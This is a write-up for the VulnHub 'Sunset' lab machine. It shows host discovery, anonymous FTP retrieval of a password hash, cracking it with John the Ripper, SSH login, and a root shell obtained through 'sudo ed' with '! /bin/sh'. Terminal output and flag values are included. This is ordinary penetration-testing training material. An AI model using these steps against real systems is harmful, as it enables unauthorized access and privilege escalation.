STEP 1: Download sunset machine from

https://www.vulnhub.com/entry/sunset-1,339/

- Extract the file
- Double click to open on VB


STEP 2 :Start Kali and Sunset

On kali ;

>> arp-scan -l or sudo netdiscover

This is done inorder to find the IP of sunset.

The IP corresponding to MAC starting with 08 is what we need.



```
 Currently scanning: 192.168.76.0/16   |   Screen View: Unique Hosts

 276 Captured ARP Req/Rep packets, from 46 hosts.   Total size: 16560
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.29.7    fe:0c:4e:57:d8:d1      1      60  Unknown vendor
 192.168.29.26   a0:02:a5:f1:b1:98      2     120  Unknown vendor
 192.168.29.51   f8:fe:5e:2d:42:5e      1      60  Unknown vendor
 192.168.29.76   a0:02:a5:f1:78:ae      1      60  Unknown vendor
 192.168.29.64   cc:2f:71:7f:01:93      1      60  Intel Corporate
 192.168.29.58   a0:02:a5:f1:b1:98      1      60  Unknown vendor
 192.168.29.69   ba:79:76:57:b6:1f      1      60  Unknown vendor
 192.168.29.86   b0:3c:dc:d2:28:14      1      60  Intel Corporate
 192.168.29.94   b8:1e:a4:dc:63:45      1      60  Unknown vendor
 192.168.29.77   70:bb:e9:4c:4b:da      1      60  Xiaomi Communications Co Ltd
 192.168.29.118  a2:7d:1e:0f:a3:e7      1      60  Unknown vendor
 192.168.29.156  08:00:27:09:8d:cc      1      60  PCS Systemtechnik GmbH
 192.168.29.126  f0:a6:54:79:ff:af      2     120  CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
 192.168.29.152  f8:89:d2:61:9e:c1      1      60  CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
 192.168.29.154  da:c9:0c:a7:48:c6      1      60  Unknown vendor
 192.168.29.141  f8:89:d2:ab:a2:d3      1      60  CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
 192.168.29.176  1c:ce:51:f1:a8:a5      1      60  Unknown vendor
 192.168.29.172  14:ac:60:fa:5a:b7      1      60  CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
 192.168.29.178  04:ec:d8:47:08:3d      1      60  Intel Corporate
 192.168.29.175  e2:d6:75:05:c7:a7      1      60  Unknown vendor
 192.168.29.228  10:68:38:8f:58:f9      1      60  AzureWave Technology Inc.
 192.168.29.181  92:9f:24:e4:f0:3d      1      60  Unknown vendor
 192.168.29.209  94:bb:43:b6:16:82      2     120  Unknown vendor
 192.168.29.222  60:e9:aa:bd:39:bb      1      60  CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
 192.168.29.214  94:9c:f1:07:01:56      1      60  Unknown vendor
 192.168.29.242  4c:d5:77:be:15:29      1      60  CHONGQING FUGUI ELECTRONICS CO.,LTD.
 192.168.29.232  4a:fd:3d:83:f0:11      1      60  Unknown vendor
 192.168.29.251  00:0a:f5:1d:59:84      1      60  Airgo Networks, Inc.
 192.168.29.248  d8:f3:bc:56:44:e9      2     120  Liteon Technology Corporation
 192.168.29.235  fa:51:ff:3b:41:1c      1      60  Unknown vendor
 192.168.29.241  06:a9:78:44:d4:90      1      60  Unknown vendor


┌──(eva㉿kali)-[~]
└─$ arp-scan -l
```

>> nmap -sV MACHINE_IP

NB: FTP and SSH ports are open

Trying anonymous logging for FTP

New terminal

>> ftp MACHINE_IP


Username : anonymous (optional)

Password : anonymous

Terminal opens

ftp > ls


ftp > get backup(file name)



```
zsh: corrupt history file /home/eva/.zsh_history
┌──(eva㉿kali)-[~]
└─$ ftp 192.168.29.156
Connected to 192.168.29.156.
220 pyftpdlib 1.5.5 ready.
Name (192.168.29.156:eva): anonymous
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering extended passive mode (|||35809|).
150 File status okay. About to open data connection.
-rw-r--r--   1 root     root         1062 Jul 29  2019 backup
226 Transfer complete.
ftp> 
```

Go to folders - open file - copy password hash of sunset and save it to a new file

>>john pass_file_name



```
zsh: corrupt history file /home/eva/.zsh_history
┌──(eva㉿kali)-[~]
└─$ sudo su
[sudo] password for eva:
┌──(root㉿kali)-[/home/eva]
└─# john sunsetpass
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
cheer14          (?)
1g 0:00:06:52 DONE 3/3 (2025-03-05 22:57) 0.002424g/s 782.9p/s 782.9c/s 782.9C/s secrina..cariell
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[/home/eva]
└─# 
```

YAY! WE GOT THE PASSWORD


>>ssh susnet@IP

Password : cheer14

>>ls

user.txt

>> cat user.txt



```
┌──(root㉿kali)-[/home/eva]
└─# ssh sunset@192.168.29.156
The authenticity of host '192.168.29.156 (192.168.29.156)' can't be established.
ED25519 key fingerprint is SHA256:eJPU2yXc6mt/iNY1C1rQJ8kyxsVOxaIPzk0JqovAOy0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.29.156' (ED25519) to the list of known hosts.
sunset@192.168.29.156's password:
Permission denied, please try again.
sunset@192.168.29.156's password:
Linux sunset 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u1 (2019-07-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul 28 20:52:38 2019 from 192.168.1.182
sunset@sunset:~$ ls
user.txt
sunset@sunset:~$ cat user.txt
5b5b8e9b01ef27a1cc0a2d5fa87d7190
sunset@sunset:~$ cd /
sunset@sunset:/$ cd root
-bash: cd: root: Permission denied
```

Yay! We got our first flag

>> cd/ or cd root (Permission denied)

>> sudo -l

We found that “ed” is included in the sudoers list.

Go to gtfobins - search ed - sudo - copy the commands


>> sudo ed

! /bin/sh

>> cd root

>> ls

>> cat flag.txt



```
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul 28 20:52:38 2019 from 192.168.1.182
sunset@sunset:~$ ls
user.txt
sunset@sunset:~$ cat user.txt
5b5b8e9b01ef27a1cc0a2d5fa87d7190
sunset@sunset:~$ cd /
sunset@sunset:/$ cd root
-bash: cd: root: Permission denied
sunset@sunset:/$ sudo -l
Matching Defaults entries for sunset on sunset:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sunset may run the following commands on sunset:
    (root) NOPASSWD: /usr/bin/ed
sunset@sunset:/$ sudo ed

# cd root
# ls
flag.txt  ftp  server.sh
# cat flag.txt
25d7ce0ee3cbf71efbac61f85d0c14fe
# ^C
# 
```

YAY! WE GOT OUR SECOND FLAG HENCE COMPLETED !!

KEY NOTES TO TAKEAWAY

`ed` **is a text editor that allows executing system commands.**

This is your entry point for privilege escalation.

`sudo  ed` **gives root privileges.**

`!` **lets you execute system commands inside** `ed`**.**

`/bin/sh` **opens a root shell.**